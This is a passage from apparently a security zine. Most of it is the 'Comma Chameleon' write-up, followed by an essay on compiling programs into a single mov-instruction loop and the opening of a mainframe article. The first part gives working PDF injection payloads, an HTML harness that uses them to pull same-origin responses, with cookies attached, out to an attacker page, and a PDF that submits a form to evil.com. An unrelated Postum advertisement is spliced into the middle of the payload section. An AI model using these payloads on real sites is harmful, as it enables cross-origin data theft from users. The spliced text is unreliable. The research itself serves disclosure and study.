         case 'get':
31         // send Get through FormCalc
           initXfa();
33         result = s.doEval('Get(' + params[1] + ')');
           break;
35     }
     app.doc.hostContainer.postMessage(['ok',result]);
37   } catch(e) {
       app.doc.hostContainer.postMessage(['error',e.message]);
39   }
   };
```

Now we have a simple way to get the same-origin HTTP response from the embedding page's javascript like this:

```
  object.messageHandler.onMessage = console.log.bind(console);
2 object.postMessage(['get', url]);
```

Similarly, we can evaluate arbitrary javascript or FormCalc code by extending the protocol in the javascript code — all without modifying the PDF.

The Final Payload

The final PDF payload for the Comma Chameleon can be presented in various versions. The first one is:

```
%PDF-Q 1 0 obj<</Length 1>>stream
<xdp xmlns ="http ://ns.adobe.com/xdp/"><config><present><pdf><
    interactive>1</interactive></pdf></present></config><
    template><subform name="s"><pageSet/><event activity="exit
    "><script>r=Eval (P)</script ></event></subform></template
    ></xdp> endstream endobj xref 0 2 0000000000 65535 f
    0000000007 00000 n trailer<</Root<</AcroForm<</XFA 1 0 R
    >>/Pages<<>>/OpenAction<</S/JavaScript/JS (hostContainer.
    messageHandler={onDisclose:Date, onMessage:function(a){eval
    (a[0])}})>>>>>>startxref 286 %%EOF
```

Yes, thanks,
I'm quite well.

"Wouldn't know me? Well, I hardly know myself when I realize the superb comfort of well-balanced nerves and perfect health."

"The change began when I quit coffee and tea, and started drinking

POSTUM

"I don't give a rap about the theories; the comfortable, healthy facts are sufficient."

"There's a Reason" for Postum

It's 522 bytes long, using the character set consisting of a space, newline, alphanumerics, and ()[]{}%-,/.:=<>". The only newline character is required after the `stream` keyword, and double quote characters can be replaced with single quotes if needed.

The second version utilizes compression and ASCII stream encoding in order to reduce the character set (at the expense of size).

```
%PDF-Q 1 0 obj<</Filter [/ASCIIHexDecode/FlateDecode]/Length
    322>>stream
789c4d8f490ec2300c45af527553d8d4628b9cecd823 718234714
    ba4665062aa727b4c558695a7ff9f6d 5
    c5d6ed630c7aaba3b733e03c4da1b9706ea6d0a 2063
    e834da14473f69cc852a4596c48d1a7d642a
    c6b25f489f10fe4b844d015f037c104c21cf8645 521
    fc3984a68a209a4dada0ad54c7423068db488
    abd9609e9faaa3d5b3dc516df199755197c5cc87
    eb1161ef206c0e893b55b2dfa6f71bfa05c67b53 ec>endstream
    endobj xref 0 2 0000000000 65535 f 0000000007 00000 n
    trailer<</Root<</AcroForm<</XFA 1 0 R>>/Pages<<>>/
    OpenAction<</S/JavaScript/JS<686 f7374436f 6
    e7461696e65722e6d65737361676548616e646c 65723
    d7b6f6e446973636c6f73653a446174652c 6
    f6e4d6573736167653a66756e6374696f6e2861 297
    b6576616c28615b305d297d7d>>>>>>>>startxref 416 %% EOF
```

It's now 732 bytes long, but with a much more injection-friendly character set consisting of space, alphanumerics, one newline, and []<>/-%. The complete HTML page to initialize the PDF and instrument the data exfiltration is quite straightforward.

```
<style type="text/css">
  object {
    border: 5px solid red;
    width: 5px; /* make it too small for the first page to display
                   to avoid triggering errors in the PDF */
    height: 5px;
  }
</style>
<!-- this code will be injected into PDF -->
<script id="code" type="text/template">
function initXfa() {
  if (xfa.form.s) {
    s = xfa.form.s;
  }
  if (s && s.variables.nodes.length == 0) {
    s.P = xfa.form.createNode("text", "P");
    s.R = xfa.form.createNode("text", "r");
    s.variables.nodes.append(s.P);
    s.variables.nodes.append(s.R);
    s.doGet = function (url) {
      s.P.value = "Get(\"" + url + "\")";
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
    s.doEval = function(a) {
      s.P.value = a;
      s.execEvent("enter");
      s.execEvent("exit");
      return s.R.value;
    };
  }
}


app.doc.hostContainer.messageHandler.onMessage = function(params) {
  try{
    var cmd = params[0];
    var result = "";
    switch (cmd) {
      case 'eval':
        result = eval(params[1]);
        break;
      case 'get':
        initXfa();
        result = s.doGet(params[1]);
        break;
      case 'formcalc':
        initXfa();
        result = s.doEval(params[1]);
        break;
      default:
        throw new Error('Unknown command');
    }
    app.doc.hostContainer.postMessage(['ok',result]);
  } catch(e) {
    app.doc.hostContainer.postMessage(['error',e.message]);
  }
};
// report readiness
app.doc.hostContainer.postMessage([1,app.doc.URL]);
</script>
```

```
64  <script type="text/javascript">
    function runCommaChameleon(pdfUrl, urlToExfiltrate) {
66    var object = document.createElement('object');
      (function(object) {
68      var req = false;
        var onload = function() {
70        var dropInterval;
          object.messageHandler = {
72          onMessage: function(m) {
              if (m[0] == 1) {
74              // PDF phoned home.
                console.log('PDF init ok:', m[1]);
76              clearInterval(dropInterval);
                if (!req) {
78                req = true;
                  // make the URL absolute
80                var a = document.createElement('a');
                  a.href = urlToExfiltrate;
82                console.log('requesting ' + a.href);
                  object.postMessage(['get', a.href]);
84                // Adding new cool functions.
                  window.ev = function(c) {
86                  object.postMessage(['eval', c]);
                  };
88                window.formcalc = function(c) {
                    object.postMessage(['formcalc', c]);
90                };
                }
92            } else {
                if (m[0] == 'ok') {
94                alert(m[1]);
                }
96              console.log(m[0], m[1]);
              }
98          },
            onError: function(m, mm) {
100           console.error(" error: " + m.message);
            }
102       };

104       // Keep injecting the code into PDF
          dropInterval = setInterval(function() {
106         object.postMessage(
              [document.getElementById('code').textContent]);
108       }, 500);

110     };
        setTimeout(onload, 1000);
112   })(object);

114   object.data = pdfUrl;
      console.log("Loading " + object.data);
116   object.type = 'application/pdf';
      document.body.appendChild(object);
118 }
    </script>
```

To start, the `runCommaChameleon` needs to be called with the PDF URL and the URL to exfiltrate. (Both URLs should be from the victim's origin.) The whole chain looks like this:

1. Victim browses to `//evil.com`.

2. `//evil.com` HTML loads the PDF from `//victim.com` into an `<object>` tag, starting Adobe Reader.

3. The PDF `/OpenAction` calls back to the HTML with its URL.

4. The full code is sent to the PDF and is `eval()`ed by its JavaScript message handler, creating a bridge to FormCalc.

5. HTML sends a URL load instruction (`//victim.com/any-url`) to PDF.

6. FormCalc loads the URL (the browser happily attaches cookies).

7. HTML page gets the response back.

8. `//evil.com`, having completed the cross-domain content exfiltration, smiles and finishes his piña-colada. Fade to black, close curtain.

Just for fun, `window.ev` and `window.formcalc` are also exposed, giving you shells in respectively PDF JavaScript and its FormCalc engine. Enjoy!

The full PoC is available in `pocorgtfo12.pdf`.[20]

Embedding into Other File Formats

The curious reader might notice that, even though they made a thirty-two second long effort to skip through most of this gargantuan write-up and even spotted the PoC section before, there's still no clue as to why this thing is named "Comma Chameleon." As with all current security research, the name is by far the most important part, so now we need to unfold this mystery!

PDF makes for an interesting target to exploit plugin-based content sniffing, because the payload does not need to cover the whole HTTP response from a target service. It's possible to construct a PDF even if there's both a prefix and a suffix in the response—the injection point doesn't need to start at byte 0, like in Rosetta Flash.

Our payload however allows for even more—it's possible to split it into multiple chunks and interleave it with uncontrolled data. For example:

```
1  {{Arbitrary prefix here}}
   %PDF-Q 1 0 obj ... endobj xref ... trailer< ... >
3  {{Arbitrary content here}}
   startxref XXX %%EOF
5  {{Arbitrary suffix here}}
```

The only requirement is for the combined length of the prefix and suffix to be under 1,000 bytes—all of that without needing to modify the payload and recalculate the offsets.

Due to the small character set, the payload can survive multiple encoding schemes used in various file formats. Additionally, the PDF format itself allows one to neutralize the content in various ways. This makes our payload great for applications hosting various file types. Let's take, for example, a CSV. To exploit the vulnerability, the attacker only needs to control the first and the last columns over two consecutive rows, like this:

```
1  artist,album,year
   David Bowie,David Bowie,1969
3  Culture Club,Colour by Numbers,%PDF-Q 1 0 obj<<...>>stream
   78...ec> endstream endobj %,, xref ... %%EOF
5  Madonna,Like a Virgin,1985
```

This ASCII encoded version uses neutralized comma characters and is a straightforward PDF/CSV chameleon, thus proving both the usefulness of this payload, and that we're really bad at naming things.

Browser Support

Comma Chameleon, just like other payloads used for MIME sniffing, demonstrates that user controlled content should not be served from a sensitive origin. This one, however is based on Adobe Reader browser plugin and only works on browsers that support it—that excludes Chromium-based browsers.[21] MSIE employs a quirky mitigation: rendered PDF files are served from a `file://` origin upon content-type mismatch, breaking the chain. Exploitation in Firefox is possible, but

has limited practicability because of the default click-to-play settings.[22] As far as we can tell, Safari remains the most attractive target. Comma Chameleon, while quite interesting, remains impractical until Adobe decides to conquer the browser market with its non-NPAPI browser plugin. We are looking forward to that.

The Quest for the One-line PDF

Comma Chameleon uses a relatively small set of characters, however, there is still one that prevents it from being useful in numerous injection contexts. It is the literal newline, since many injection contexts do not allow literal newlines to appear: for example, a string inside a JSON API response, a single field in a CSV file (as opposed to when multiple fields are controlled), CSS strings, etc.

The perfect PDF injection payload would be a one line PDF that is still able to: issue HTTP requests, read the response, and exfiltrate the data. Since JSON API responses contain partially user controlled data in many cases, and a large portion of them only escape characters that are absolutely necessary to escape (like newlines), a one-line PDF would suddenly make a huge number of APIs vulnerable, even more than the Rosetta Flash vulnerability.

As it turns out, constructing such a PDF is hard. The reason for this is that newlines play a crucial role in the PDF file structure: the PDF header has to be followed by a newline, and every stream must be defined by a `stream` keyword followed by a newline and then the data.

As described in previous sections, the newline in the header can be omitted when there's a valid `xref` and trailer. However, there is no known way to define stream objects without newlines.

We have partially overcome this problem. We'll present our solutions and the dead ends we've explored in the next few sections, to give other researchers a solid foundation to start on.

Referencing an External Flash File

External Flash files can be referenced without using stream objects. However, they are run within the context of their hosting domain, which means that they are not useful for our purposes.

Executing JavaScript

For executing javascript code, we don't need a stream object. When we combine this fact with the trick to avoid the newline after the PDF header with a valid xref, we arrive to this one line PDF file:

```
%PDF-Q xref 0 0 trailer<</Root<</Pages<<>>/OpenAction <</S/
    JavaScript/JS<6170702e616c6572742855524c29>>>>>>>
    startxref 7%%EOF
```

This PDF is immune to leading and trailing junk bytes, opens without any warning popup in Adobe Reader, and opens an alert window with the document's URL from JavaScript. Note that there's necessary space character after the EOF sign.

Now the logical next step would be to find an Adobe Reader JavaScript API that allows us to issue HTTP requests. Unfortunately, all of the documented APIs that would allow reading the response require the user's consent.

Dynamically Creating an Embedded Flash File from JS

Without a direct HTTP API, we are left with two options: to dynamically create either an embedded Flash file or a form with FormCalc. After reading through the Adobe JS API reference a few times, we determined that creating a form dynamically is not possible, at least not in any documented way. On the other hand, it seemed like dynamically adding an embedded Flash object may be possible.

This technique is made possible by an API that allows javascript to manipulate a 3D scene. One of the possible modifications is adding a texture to a surface. The texture can be an image, or even a video. In the case of video, Flash movies are also supported. At this point, you might wonder why Adobe implemented rendering embedded Flash

movies in a 3D scene in a PDF file displayed in a browser. It's something we'd also like to know, but now let's continue exploring the potential and limitations of this feature.

The data for the Flash movie needs to be specified as a `Data` object (in this case, that means a JavaScript object of type `Data`, not a PDF object). `Data` objects represent a buffer of arbitrary binary data. These objects can be obtained from file attachments, but to have file attachments, we need streams again—so that's not an option. Another way to create a Data object is the `createDataObject` API. But according to the reference, this function can be called only by signed PDFs with file attachment "usage rights," or when opening the PDF in Adobe Pro. The only way to sign a PDF and add file attachment usage right is using Adobe's LiveCycle Reader Extensions product. As we're life-long supporters of the Free Software movement, we ruled out paying for a signature, and limiting the payload to Adobe Pro users is a very tight constraint we didn't want to add.

Next, we found a way to dynamically create Data objects in Adobe Reader without a signature, but also came to the conclusion that creating a 3D scene requires newlines regardless. This is because there's no way to define them without at least one stream object, and stream objects cannot be defined without newlines.

After this dead end, we tried to find other ways to dynamically add content to a displayed PDF. One promising target is the Forms Data Format (FDF).

Using Forms Data Format to Load Additional Content

FDF[23] and its XML based version, XML Forms Data Format (XFDF)[24] are a file format and a related technology, that are meant to enable rich PDF forms to send the contents of a PDF form to a remote server and to update the appearance of the PDF based on the server's response. For our purposes, the important part is updating the PDF. This could enable us to implement a minimal form submission logic in the payload PDF. That logic would submit the form to the attacker server without any data and then augment the payload PDF using the server's response. The update received from the server would add embedded Flash, 3D scene, or FormCalc code to the PDF, which would then carry out the rest of the work.

The first step is having a first stage PDF that submits the form. Fortunately, this can be achieved without user interaction in a really compact way, without even using JavaScript:

```
%PDF-1.7 1 0 obj<</Pages 1 0 R/OpenAction<</S/SubmitForm/F(
    http: //evil.com/x.fdf#FDF)>>>>endobjxref 0 2 0000000000
    65535 f 0000000009 00000 n trailer<</Root 1 0 R>>
    startxref 98 %%EOF
```

As a security check,[25] Adobe Reader will download the file at evil.com/crossdomain.xml, which is a essentially a whitelist of domains, and check whether the submitting PDF's domain is in the whitelist. This is not a problem, since this file is controlled by us, and we can add the victim's domain in the whitelist. There's an additional constraint: the Content-Type of the response must be exactly application/vnd.fdf.

According to the documentation, FDF supports the augmentation of the original PDF in many different ways. You can update existing form fields or new pages, annotations, and even new JavaScript code!

At a first glance, this feature set looks more than sufficient to achieve our goal. Adding new JavaScript code is the easiest. The required FDF file looks like this:

```
%FDF-1.2
1 0 obj
<< /FDF << /JavaScript << /Doc [ () (app.alert (42);)] >> >> >>
```

```
endobj
trailer
<< /Root 1 0 R >>
%%EOF
```

However, adding new javascript code to the document is not really useful, since we already have javascript execution with a one line PDF.

Adding new pages seems useful, but it turns out that this only adds the page itself, not the additional annotations attached to the page, like Flash or 3D scenes. Also, XFA forms with FormCalc are not defined inside pages, but at the document level, so the ability to add pages doesn't mean that we can add pages with forms in them.

The situations with updating existing form fields is similar: the only interesting part of that API is the ability to draw a page from an external PDF to an existing button as background. It has the same limitations as adding pages: only the actual page graphics will be imported, without annotations or forms.

Adding annotations is the most promising, since Flash files, 3D scenes, attachments are all annotations. According to the documentation, there are unsupported annotation types, but Flash and 3D are not among them. In practice, however, they just don't work. The only interesting type of annotation that is possible to add is file attachments.

File attachments are useful for two reasons. First, they provide references to their Data objects, which means that we now have a way to create these objects without a signature. Secondly, they might contain embedded PDF files. There are several different ways to open an embedded PDF added with FDF, but the problem in this case is that the new PDF is never loaded with the original PDF's security context. Instead, it's saved to a temporary file first and then opened outside the web browser.

The End of the Road?

The PDF file format has a huge set of features, especially if we consider the JavaScript API, FormCalc, XFDF, other companion specifications,

and Adobe's proprietary extensions. Many of these features are under-specified, under-documented, and rarely used in practice, so that it's often impossible to find a working example. In addition to that, PDF reader implementations (even Adobe's own Acrobat Reader) often deviate from the specification in subtle ways.

In the end, it's not really possible to have a complete picture of what PDF files can do. We believe that a one line payload is doable; we just didn't find a way to create one. We encourage others to take a look and share the results!

Unexplored Areas

So far our goal has been to construct a PDF that is able to read and exfiltrate data from the hosting domain through HTTP requests. In this section, we will enumerate a few other interesting scenarios that we didn't explore in depth, but that may enable bypassing some other web security features with PDFs.

If the goal is to exfiltrate just the document in which the injection occurs, then PDF forms might come handy. If there are two injection points, one could construct a PDF where the data between the injection points becomes the content of a form field. This form can then be submitted, and the content of the field can be read. When there is one injection point, it's possible to set a flag on PDF forms that instructs the reader to submit the whole PDF file as is, which, in this case, includes the content to be exfiltrated. We weren't able to get this to work reliably, but with some additional work, this could be a viable technique.

This technique might be usable in other PDF readers, like modern browsers' built-in PDF plugins. It would also be interesting to have a look at the API surface these PDF readers expose, but we didn't have the resources to have a deeper look into these yet.

Content Security Policy is a protection mechanism that can be used to prevent turning an HTML injection into XSS, by limiting the set of scripts the page is allowed to run. In other words, when an effective

CSP is in place, it is impossible to run attacker-provided JavaScript code in the HTML page, even if the attacker has partial control over the HTML code of the page through an injection. Adobe Reader ignores the CSP HTTP header and can be forced to interpret the page as PDF with embedded Flash or FormCalc. Note that in this scenario we assume that the injection is unconstrained when it comes to the character set, so there's no need to avoid newlines or other characters. This only works in HTML pages that don't have a `<!doctype` declaration, since that is included in Adobe Reader's blacklist of strings that can't appear before the PDF header in a PDF file. Adobe Reader simply refuses to display these files, so the applicability of this attack is very limited.

Modern browsers block popups by default. This protection can be bypassed basically in all browsers running the Adobe Reader plugin by using the `app.launchURL("URL", true)` JavaScript API.

Last, but not least, we've run into many Adobe Reader memory corruption errors during our research. This indicates that the features we've tested are not widely used and fuzzed, so they might be a good target for future fuzzing projects.

Acknowledgments and Related Work

No research is done in a vacuum; Comma Chameleon was only possible because of prior research, inspiration, and collaboration with others in the community.

Using the PDF format for extracting same origin resources was first researched by Vladimir Vorontsov.[26] Alex Inführ later presented various vulnerabilities in Adobe Reader.[27]

Vladimir and Alex demonstrated that PDF files could embed the scripts in the simple calculation language, FormCalc, to issue HTTP requests to same-origin URLs and read the responses. This requires no confirmation from the user and can be instrumented externally, so it was a natural fit for Rosetta Flash-style exploitation.

Following Alex's proof of concept in 2015, @irsdl demonstrated a way of instrumenting the FormCalc script from the embedding, attacker-controlled page. The abovementioned served as a starting point for the Comma Chameleon research.

Comma Chameleon is part of a larger research initiative focused on modern MIME sniffing and as such was done with help of Claudio Criscione, Sebastian Lekies, Michele Spagnuolo, and Stephan Pfistner.

Throughout the research, we've used multiple PDF parser quirks demonstrated by Ange Albertini in his Corkami project.[28]

We'd like to thank all of the above!

12:5 A Crisis of Existential Import; or, Putting the VM in M/o/Vfuscator

by Chris Domas

A programmer writes code. That is his purpose: to define the sequence of instructions that must be carried out to perform a desired action. Without code, he serves no purpose, fulfills no need. What then would be the effect on our existential selves if we found that all code was the same, that every program could be written and executed exactly as every other? What if the net result of our century of work was precisely . . . nothing?

Here, we demonstrate that all programs, on all architectures,[29] can be reduced to the same instruction stream; that is, the sequence of instructions executed by the processor can be made identical for every program. On careful analysis, it is necessary to observe that this is subtly distinct from prior classes of research. In an interpreter, we might say that the same instructions (those that compose the VM) can execute multiple programs, and this is correct; however, in an interpreter the sequence of the instructions executed by the processor changes depending on the program being executed—that is, the instruction streams differ. Alternatively, we note that it has been shown that the x86 MMU is itself Turing-complete, allowing a program to run with no instructions at all.[30]

In this sense, on x86, we could argue that any program, compiled appropriately, could be reduced to *no* instructions—thereby inducing an equivalence in their instruction streams. However, this peculiarity is unique to x86, and it could be argued that the MMU is then performing the calculations, even if the processor core is not—different calculations are being performed for different programs, they are just being performed "elsewhere."

```
mov    esi, offset ops                    mov    esi, offset ops


loop:                                     loop:
mov    ebx, [esi]                         mov    ebx, [esi]
mov    ebx, [ebx]                         mov    ebx, [ebx]
add    ebx, [esi+4]                       add    ebx, [esi+4]
mov    ebx, [ebx]                         mov    ebx, [ebx]
mov    edx, [esi+8]                       mov    edx, [esi+8]
mov    edx, [edx]                         mov    edx, [edx]
add    edx, [esi+0Ch]                     add    edx, [esi+0Ch]
mov    [edx], ebx                         mov    [edx], ebx
add    esi, 10h                           add    esi, 10h
jmp    short loop                         jmp    short loop
```

AES   Minesweeper

Instead, we demonstrate that all programs, on any architecture, could be simplified to a single, universal instruction stream, in which the computations performed are precisely equivalent for every program—if we look only at the instructions, rather than their data.

In our proof of concept, we will illustrate reducing any C program to the same instruction stream on the x86 architecture. It should be straightforward to understand the adaptation to other languages and architectures.

We begin the reduction with a rather ridiculous tool called the M/o/Vfuscator. The M/o/Vfuscator allows us to compile any C program into only x86 mov instructions. That is not to say the instructions are all the same—the registers, operands, addressing modes, and access sizes vary depending on the program—but the instructions are all of the mov variety. What would be the point of such a thing? Nothing at all, but it does provide a useful beginning for us—by compiling programs into only mov instructions, we greatly simplify the instruction stream, making further reduction feasible. The mov instructions are executed in a continuous loop, and compiling a program[31] produces an instruction stream as follows:

```
1  start:
   mov ...
3  mov ...
   mov ...
5  ...
   mov ...
7  mov ...
   mov ...
9  jmp start
```

But our mov instructions are of all varieties—from simple mov eax, edx to complex mov dl, [esi+4*ecx+0x19afc09], and everything in between. Many architectures will not support such complex addressing modes (in any instruction), so we further simplify the instruction stream to produce a uniform variety of movs. Our immediate goal is to convert the diverse x86 movs to a simple, 4-byte, indexed addressing varieties, using as few registers as possible. This will simplify the instruction stream for further processing and mimic the simple load and store operations found on RISC type architectures. As an example, let us assume 0x10000 is a 4-byte scratch location, and esi is kept at zero. Then mov eax, edx can be converted to

```
1  mov [0x10000+esi], edx
   mov eax, [0x10000+esi]
```

We have replaced the register-to-register mov variety with a standard 4-byte indexed memory read and write. Similarly, if we pad our data so that an oversized memory read will not fault, and pad our scratch space to allow writes to spill, then mov al, [0x20000] can be rewritten as

```
   mov [0x10000+esi], eax
2  mov edi, [0x20000-3+esi]
   mov [0x10000-3+esi], edi
4  mov eax, [0x10000+esi]
```

For more complex addressing forms, such as mov dx, [eax + 4*ebx + 0xdeadbeef], we break out the extra bit shift and addition using the same

technique the M/o/Vfuscator uses—a series of `movs` to perform the shift and sum, allowing us to accumulate (in the example) `eax+4*ebx` into a single register, so that the `mov` can be reduced back to an indexed addressing `eax+0xdeadbeef`.

With such transforms, we are able to rewrite our diverse-`mov` program so that all reads are of the form `mov esi/edi, [base + esi/edi]` and all writes of the form `mov [base + esi/edi], esi/edi`, where base is some fixed address. By inserting dummy reads and writes, we further homogenize the instruction stream so that it consists only of alternating reads and writes. Our program now appears as (for example):

```
  start:
2 ...
  mov esi, [0x149823 + edi]
4 mov [0x9fba09 + esi], esi
  mov edi, [0x401ab5 + edi]
6 mov [0x3719ff + esi], edi
  ...
8 jmp start
```

The only variation is in the choice of register and the base address in each instruction. This simplification in the instruction stream now allows us to more easily apply additional transforms to the code. In this case, it enables writing a non-branching `mov` interpreter. We first envision each `mov` as accessing "virtual," memory-based registers, rather than CPU registers. This allows us to treat registers as simple addresses, rather than writing logic to select between different registers. In this sense, the program is now

```
  start:
2 ...
  MOVE [_esi], [0x149823 + [_edi]]
4 MOVE [0x9fba09 + [_esi]], [_esi]
  MOVE [_edi], [0x401ab5 + [_edi]]
6 MOVE [0x3719ff + [_esi]], [_edi]
  ...
8 jmp start
```

where _esi and _edi are labels on 4-byte memory locations, and MOVE is a pseudo-instruction, capable of accessing multiple memory addresses. With the freedom of the pseudo-instruction MOVE, we can simplify all instructions to the exact same form:

```
start:
...
MOVE [0 + [_esi]], [0x149823 + [_edi]]
MOVE [0x9fba09 + [_esi]], [0 + [_esi]]
MOVE [0 + [_edi]], [0x401ab5 + [_edi]]
MOVE [0x3719ff + [_esi]], [0 + [_edi]]
...
jmp start
```

We can now define each MOVE by its tuple of memory addresses:

```
{0, _esi, 0x149823, _edi}
{0x9fba09, _esi, 0, _esi}
{0, _edi, 0x401ab5, _edi}
{0x3719ff, _esi, 0, _edi}
```

and write this as a list of operands:

```
operands:
.long 0, _esi, 0x149823, _edi
.long 0x9fba09, _esi, 0, _esi
.long 0, _edi, 0x401ab5, _edi
.long 0x3719ff, _esi, 0, _edi
```

We now write an interpreter for our pseudo-mov. Let us assume the physical esi register now holds the address of a tuple to execute:

```
1  ; a pseudo-move
2
3  ; Read the data from the source.
   mov ebx, [esi+0]     ; Read the address of the virtual index
5                       ; register.
   mov ebx, [ebx]       ; Read the virtual index register.
7  add ebx, [esi+4]     ; Add the offset and index registers
                        ; to compute a source address.
9  mov ebx, [ebx]       ; Read the data from the computed
                        ; address.
11
   ; Write the data to the destination.
13 mov edx, [esi+8]     ; Read the address of the virtual index
                        ; register.
15 mov edx, [edx]       ; Read the virtual index register.
   add edx, [esi+12]    ; Add the offset and index registers
17                      ; to compute a destination address.
   mov [edx], ebx       ; Write the data to the destination
19                      ; address.
```

Finally, we execute this single MOVE interpreter in an infinite loop. To each tuple in the operand list, we append the address of the next tuple to execute, so that esi (the tuple pointer) can be loaded with the address of the next tuple at the end of each transfer iteration. This creates the final system:

```
1  mov esi, operands
   loop:
3  mov ebx, [esi+0]
   mov ebx, [ebx]
5  add ebx, [esi+4]
   mov ebx, [ebx]
7  mov edx, [esi+8]
   mov edx, [edx]
9  add edx, [esi+12]
   mov [edx], ebx
11 mov esi, [esi+16]
   jmp loop
```

The operand list is generated by the compiler, and the single universal program appended to it. With this, we can compile all C programs down to this exact instruction stream. The instructions are simple, permitting easy adaptation to other architectures. There are no

branches in the code, so the precise sequence of instructions executed by the processor is the same for all programs. The logic of the program is effectively distilled to a list of memory addresses, unceremoniously processed by a mundane, endless data transfer loop.

So, what does this mean for us? Of course, not so much. It is true, all "code" can be made equivalent, and if our job is to code, then our job is not so interesting. But the essence of our program remains—it had just been removed from the processor, diffused instead into a list of memory addresses. So rather, I suppose, that when all logic is distilled to nothing, and execution has lost all meaning—well, then, a programmer's job is no longer to "code," but rather to "data!"

This project, and the proof of concept reducing compiler, can be found at Github[32] and as an attachment.[33] The full code elaborates on the process shown here, to allow linking reduced and non-reduced code. Examples of AES and Minesweeper running with identical instructions are included.

12:6 A JCL Adventure with Network Job Entries

by Soldier of Fortran

Mainframes. Long the cyberpunk mainstay of expert hackers, they have spent the last thirty years in relative obscurity within the hallowed halls of hackers/crackers. But no longer! There are many ways to break into mainframes, and this article will outline one of the most secret components hushed up within the dark corners of mainframe mailing lists: Network Job Entry (NJE).

Operating System and Interaction

With the advent of the mainframe, IBM really had a winner on their hands: one of the first multipurpose computers that could serve multiple different activities on the same hardware. Prior to OS/360, you only had single-purpose computers. For example, you'd get a

machine that helps you track inventory at all your stores. It worked so well that you figured you wanted to use it to process your payroll. No can do, you needed a separate bespoke system for that. Enter IBMs OS/360, and, from large to small, you had a system that was multipurpose but could also scale as your needs did. It made IBM billions, which was good because it almost cost the company its very existence. OS/360 was released in 1964 and (though re-written entirely today) still exists around the world as z/OS.

z/OS is composed of many different components that this article doesn't have the time to get in to, but trust me when I say there are thousands of pages to be read out there about using and operating z/OS. A brief overview, however, is needed to understand how NJE (Network Job Entry) works, and what you can do with it.

Time Sharing and UNIX

You need a way to interact with z/OS. There are many different ways, but I'm going to outline two here: OMVS and TSO.

OMVS is the easiest, because it's really just UNIX. In fact, you'll often hear USS, or Unix System Services, mentioned instead of OMVS. For the curious, OMVS stands for Open MVS; (MVS stands for Multiple Virtual Storage, but I'll save virtual storage for its own

article.) Shown in Figure 12.4, OMVS is easy—because it's UNIX, and thus uses familiar UNIX commands.

TSO is just as easy as OMVS—when you understand that it is essentially a command prompt with commands you've never seen or used before. TSO stands for Time Sharing Option. Prior to the common era, mainframes were single-use—you'd have a stack of cards and have a set time to input them and wait for the output. Two people couldn't run their programs at the same time. Eventually, though, it became possible to share the time on a mainframe with multiple people. This option to share time was developed in the early seventies and remained optional until 1974. Figure 12.5 shows the same commands as in Figure 12.4, but this time in TSO.

Datasets and Members; Files and Data

In the examples above you had a little taste of the file system on z/OS. OMVS looks and feels like UNIX, and it's a core component of the operating system; however, its file system resides within what we call a dataset. Datasets are what z/OS people would refer to as files or folders. They are composed of either fixed-length or variable-length data.[34] You can also create what is called a PDS or Partitioned Data Set, what you or I would call a folder. Let's take a look at the TSO command `listds` again, but this time we'll pass it the parameter `members`.

```
   > ls -l
 2 total 32
   -rw-r--r--   1 MARGO     SYS1          596 Mar  9 13:08 manifest
